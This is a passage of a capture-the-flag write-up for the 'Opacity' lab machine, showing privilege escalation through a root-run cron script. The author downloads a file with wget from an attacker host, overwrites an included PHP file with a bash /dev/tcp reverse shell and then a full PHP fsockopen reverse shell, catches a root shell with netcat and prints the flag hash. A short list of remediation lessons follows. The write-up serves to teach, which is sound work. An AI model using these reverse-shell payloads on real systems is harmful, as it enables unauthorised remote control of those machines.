
```
sysadmin@opacity:~/scripts$ cat script.php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
sysadmin@opacity:~/scripts$
```

Now I downloaded a revshell file from my machine to the target machine.

```
sysadmin@opacity:~/scripts/lib$ nano backup.inc.php
sysadmin@opacity:~/scripts/lib$ wget http://10.9.247.106:8000/shell.php .
--2024-07-30 11:27:11--  http://10.9.247.106:8000/shell.php
Connecting to 10.9.247.106:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54 [application/octet-stream]
Saving to: 'shell.php'

shell.php                           100%[=======================================================================================>]      54  --.-KB/s    in 0s

2024-07-30 11:27:11 (8.30 MB/s) - 'shell.php' saved [54/54]

--2024-07-30 11:27:11--  http://./
Resolving . (.)... failed: Temporary failure in name resolution.
wget: unable to resolve host address '.'
FINISHED --2024-07-30 11:27:11--
Total wall clock time: 0.6s
Downloaded: 1 files, 54 in 0s (8.30 MB/s)
sysadmin@opacity:~/scripts/lib$ ls
application.php  bio2rdfapi.php      dataresource.php  fileapi.php  phplib.php  registry.php  utils.php
backup.inc.php   biopax2bio2rdf.php  dataset.php       owlapi.php   rdfapi.php  shell.php     xmlapi.php
sysadmin@opacity:~/scripts/lib$ cat shell
```

I removed the backup.inc.php file and renamed my reverse shell file to backup.inc.php file as seen below.


```
sysadmin@opacity:~/scripts/lib$ cat shell.php
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'
sysadmin@opacity:~/scripts/lib$ rm backup.inc.php
rm: remove write-protected regular file 'backup.inc.php'? y
sysadmin@opacity:~/scripts/lib$ mv shell.php backup.inc.php
sysadmin@opacity:~/scripts/lib$ ls
application.php  bio2rdfapi.php      dataresource.php  fileapi.php  phplib.php  registry.php  xmlapi.php
backup.inc.php   biopax2bio2rdf.php  dataset.php       owlapi.php   rdfapi.php  utils.php
sysadmin@opacity:~/scripts/lib$ cat backup.inc.php
bash -c 'bash -i >& /dev/tcp/10.9.247.106/4444 0>&1'
sysadmin@opacity:~/scripts/lib$
```


GNU nano 8.0 backup.inc.php *
<?php
$ip = '10.9.247.106'; // Replace with your IP address
$port = 4444; // Replace with your port number
$socket = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$socket) {
echo "$errstr ($errno)
\n";
} else {
$proc = proc_open('/bin/sh', array(0 => $socket, 1 => $socket, 2 => $socket),
if (is_resource($proc)) {
while ($f = fgets($socket)) {
fwrite($socket, shell_exec($f));
}
}
fclose($socket);
}
?>
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

```
sysadmin@opacity:~/scripts/lib$ mv backup.inc.php.1 backup.inc.php
sysadmin@opacity:~/scripts/lib$ cat backup.inc.php
<?php
$ip = '10.9.247.106';  // Replace with your IP address
$port = 4444;  // Replace with your port number
$socket = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$socket) {
    echo "$errstr ($errno)<br />\n";
} else {
    $proc = proc_open('/bin/sh', array(0 => $socket, 1 => $socket, 2 => $socket), $pipes);
    if (is_resource($proc)) {
        while ($f = fgets($socket)) {
            fwrite($socket, shell_exec($f));
        }
    }
    fclose($socket);
}
?>
sysadmin@opacity:~/scripts/lib$
```

I started my nc listerner on a new terminal to listen for incoming connection. Remember there was a file on the target machine that contains info about the execution of the backup process of the script located on the script folder under sysadmin home folder. This execution occurs after every 5 minutes.
Eventually, our malicious script will fire off and we get a shell as the root user. Now I can get our flag:

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/Opacity]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.247.106] from (UNKNOWN) [10.10.135.236] 41146
/bin/bash
ls
proof.txt
snap
pwd
/root
ls -la
total 40
drwx------  5 root root 4096 Feb 22  2023 .
drwxr-xr-x 19 root root 4096 Jul 26  2022 ..
lrwxrwxrwx  1 root root    9 Jul 26  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Feb 22  2023 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-------  1 root root   33 Jul 26  2022 proof.txt
-rw-r--r--  1 root root   66 Feb 22  2023 .selected_editor
drwx------  3 root root 4096 Feb 22  2023 snap
drwx------  2 root root 4096 Jul 26  2022 .ssh
-rw-r--r--  1 root root  215 Feb 22  2023 .wget-hsts
cat proof.txt
ac0d56f93202dd57dcb2498c739fd20e
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@opacity:~# pwd
```



Lessons Learned/Remediations:

1. Always be careful with file upload capabilities, and make sure to sanitize input

[File Upload - OWASP Cheat Sheet Series]
[File upload is becoming a more and more essential part of any application, where the user is able to upload theirâ€¦]
[cheatsheetseries.owasp.org]

2. Always use a strong Master Password for any Password vaults, make sure the Master Password, or any passwords within the vault can not be found on known wordlists
3. Be careful with scripts running as root, even if the files can not be modified, if the directory has write/modify permissions, it can be vulnerable to privilege escalation